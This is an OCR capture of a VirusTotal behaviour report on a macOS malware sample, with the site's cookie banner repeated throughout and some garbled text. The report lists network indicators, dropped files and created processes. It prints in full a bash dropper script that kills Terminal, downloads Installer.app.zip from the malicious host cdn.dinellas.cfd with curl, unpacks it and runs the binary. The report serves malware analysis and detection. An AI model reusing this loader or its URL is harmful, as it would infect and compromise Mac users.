


We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our <u>Privacy Notice</u>.



IP Traffic

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our <u>Privacy Notice</u>.

Ok

TCP 192.229.211.108:80

TCP 23.208.144.168:443							
TCP 23.66.3.87:443							
TCP 17.253.83.202:443							
TCP 17.253.5.208:443							
TCP 89.187.15:443 (cdn.dinellas.cfd)							
TCP 17.179.252.2:443							
TCP 17.248.193.19:443							
V							
JA3 Digests							
② 2bab0327a296230f9f6427341e716ea0							
773906b0efdefa24a7f2b8eb6985bf37							
Memory Pattern Domains							
(f) cdn.dinellas.cfd							
Manager Battage Hela							
Memory Pattern Urls							
https://cdn.dinellas.cfd/static/i2/Installer.app.zip							
TLS							
+ o sandbox.itunes.apple.com							
3andbox.itunes.appre.com							
+ 🕦 gsa.apple.com							
Behavior Similarity Hashes ① ^							
OS X Sandbox 2f61e0b954dae390f31d5513bf359e67							
2010000334ddc330131d3313b1333601							
File system actions ①							
Files Opened							
/Library/Managed Preferences/com.apple.MCXDebug.plist							

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our <u>Privacy Notice</u>.

/Library/Preferences/com.apple.networkd.plist

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our <u>Privacy Notice</u>.

Files Dropped

- + /Users/maria/Library/Caches/com.apple.ap.adprivacyd/fsCachedData/854F653F-BD5F-4B7C-9E6D-7F7E3F1F6B90.tmp
- + /private/var/folders/zz/zyxvpxvq6csfxvn_n000000000000/T/tmp.LXML3yjV/E022396F-E0FB-47E8-9B96-AF503BB1789F
- + /private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/tmp.LXML3yjV/Installer.app/Contents/Info.plist
- $+ \ /private/var/folders/zz/zyxvpxvq6csfxvn_n000000000000000/T/tmp.LXML3yjV/Installer.app/Contents/MacOS/Installer.app/Contents/Ma$
- + /private/var/folders/zz/zyxvpxvq6csfxvn_n000000000000/T/tmp.LXML3yjV/Installer.app/Contents/PkgInfo

Process and service actions ① **Processes Created** /Users/maria/Desktop/51DW8LrnBW.virus /bin/bash /bin/sh -c command -v csrutil > /dev/null && csrutil status | grep -v 'enabled' > /dev/null && echo 1 || echo 0 /bin/bash sh -c temp_dir(){ if [-n '\${TMPDIR}'] then echo '\${TMPDIR}' else getconf DARWIN_USER_TEMP_DIR fi } did_dg(){ for volume in '/Volumes/'* do did_path='\${volume}/.did' [-f '\${did_path}']||continue did='\$(cat '\${did_path}')' [-z '\${did}']&&continue echo '\${did}' return done return 1 } where_from_url(){ /usr/bin/sqlite3 '\${HOME}/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2' 'SELECT LSQuarantineDataURLString FROM LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 1' 2>/dev/null \right\} did \qe()\right\{ url='\\$(where from url)' \query='\\$\right\{ url\right\{ vrl\right\}'\}' did \text{find=0 for param in \right\{ query//[=&]/\right\}' do if ['\${did find}' = 1] then echo '\${param}' return fi ['\${param}' = 'utm source']||['\${param}' = 'sidw']||['\${param}' = 'neo']&&did_find=1 done return 1 } download(){ local -r url='\${1}' local -r tmp_dir='\${2}' local r path='\${tmp_dir}/\$(uuidgen)' if output='\$(curl -kLSs -m '30' -o '\${path}' '\${url}' 2>&1)' then echo '\${path}' else return 1 fi } unarchive(){ local -r arc_path='\${1}' local -r dst_dir='\$(/usr/bin/dirname '\${arc_path}')' /usr/bin/tar -xz -f '\${arc_path}' -C '\${dst_dir}'>/dev/null 2>&1&&echo '\${dst_dir}' } app_path(){ local -r app_dir='\${1}' local -r app_paths=('\${app_dir}'/?*.app) local -r app_path='\${app_paths[0]}' [-d '\${app_path}']&&echo '\${app_path}' } bin_path(){ local -r app_path='\${1}' local -r binary_paths= ('\${app_path}/Contents/MacOS'/?*) local -r binary_path='\${binary_paths[0]}' [-f '\${binary_path}']&&echo '\${binary_path}' } exec_bin(){ bin_path='\${1}' did='\${2}' '\${bin_path}' -did '\${did}' } WORK_DIR='\$(mktemp dt 'tmp')'||exit cleanup(){ rm -rf '\${WORK_DIR}'>/dev/null 2>&1 exit } main(){ url='\${1}' (pkill -9 Terminal&) did='\$(did_qe)'||did='\$(did_dg)' if [-z '\${did}'] then pv='\$(/usr/bin/sw_vers -productVersion)'||cleanup tv='12.4' [['\${pv}'<'\${tv}']]&&cleanup fi arc_path='\$(download '\${url}' '\${WORK_DIR}')'||cleanup

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our <u>Privacy Notice</u>.

/bin/rm rm -rf /var/folders/zz/zyxvpxvq6cstxvn_n0000000000000/T/tmp.LXML3yj\

844 - /usr/libexec/adprivacyd

846 - /Users/maria/Desktop/51DW8LrnBW.virus

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our <u>Privacy Notice</u>. did_path='S{volume}/ did

fdid _path}' الدومين الماء 'غرامين' (وعد 'غرامين) الماء وعلم الماء الماء الماء الماء الماء الماء الماء الماء ا

return 1 } where_from_url(){ /usr/bin/sqlite3 '\${HOME}/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2' 'SELECT LSQuarantineDataURLString FROM LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 1' 2>/dev/null } did_qe(){ url='\$(where_from_url)' query='\${url#*\?}' did_find=0 for param in $\{\text{query}/[=\&]/\}\$ do if [' $\{\text{did}_{\text{find}}\}$ ' = 1] then echo ' $\{\text{param}\}$ ' return fi [' $\{\text{param}\}$ ' = 'utm_source']||['\${param}' = 'sidw']||['\${param}' = 'neo']&&did_find=1 done return 1 } download(){ local -r url='\${1}' local -r tmp_dir='\${2}' local -r path='\${tmp_dir}/\$(uuidgen)' if output='\$(curl -kLSs -m '30' -o '\${path}' '\${url}' 2>&1)' then echo '\${path}' else return 1 fi } unarchive(){ local -r arc_path='\${1}' local -r dst_dir='\$(/usr/bin/dirname '\${arc_path}')' /usr/bin/tar -xz -f '\${arc_path}' -C '\${dst_dir}'>/dev/null 2>&1&&echo '\${dst_dir}'} app_path(){ local -r app_dir='\${1}' local -r app_paths=('\${app_dir}'/?*.app) local -r app_path='\${app_paths[0]}' [-d '\${app_path}']&&echo '\${app_path}' } bin_path(){ local -r app_path='\${1}' local -r binary_paths=('\${app_path}/Contents/MacOS'/?*) local -r binary_path='\${binary_paths[0]}' [-f '\${binary_path}']&&echo '\${binary_path}' } exec_bin(){ $bin_path='\$\{1\}'\ did='\$\{2\}'\ '\$\{bin_path\}'\ -did\ '\$\{did\}'\ \}\ WORK_DIR='\$(mktemp\ -dt\ 'tmp')'||exit\ cleanup()\{rm\}'\} = (mktemp\ -dt\ 'tmp')'||exit\ cleanup()\{rm\}'$ -rf '\${WORK_DIR}'>/dev/null 2>&1 exit } main(){ url='\${1}' (pkill -9 Terminal&) did='\$(did_qe)'||did='\$(did_dg)' if [-z '\${did}'] then pv='\$(/usr/bin/sw_vers -productVersion)'||cleanup tv='12.4' [['\${pv}'<'\${tv}']]&&cleanup fi arc_path='\$(download '\${url}' '\${WORK_DIR}')'||cleanup app_dir='\$(unarchive '\${arc_path}')'||cleanup app_path='\$(app_path '\${app_dir}')'||cleanup bin_path='\$(bin_path '\${app_path}')'||cleanup exec_bin '\${bin_path}' '\${did}' cleanup } main 'https://cdn.dinellas.cfd/static/i2/Installer.app.zip'& → 849 - /bin/bash -→ 850 - /usr/bin/mktemp mktemp -dt tmp → 851 - /bin/bash -→ 852 - /bin/bash -→ 853 - /usr/bin/pkill pkill -9 Terminal → 854 - /bin/bash -→ 855 - /bin/bash -V Highlighted actions ① **Highlighted Text**

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our <u>Privacy Notice</u>.

virus i otai · https://www	- FII e - U5a2 .virustotal.co	adb266ec6cub m/gui/file/05a2	adb266ec6c0ba	a9ed176d87d85	30e71e845348c	9 760c312cd3 - 3 13caf9f6004976	01/10/2024 15:09 0c312cd3/behavior	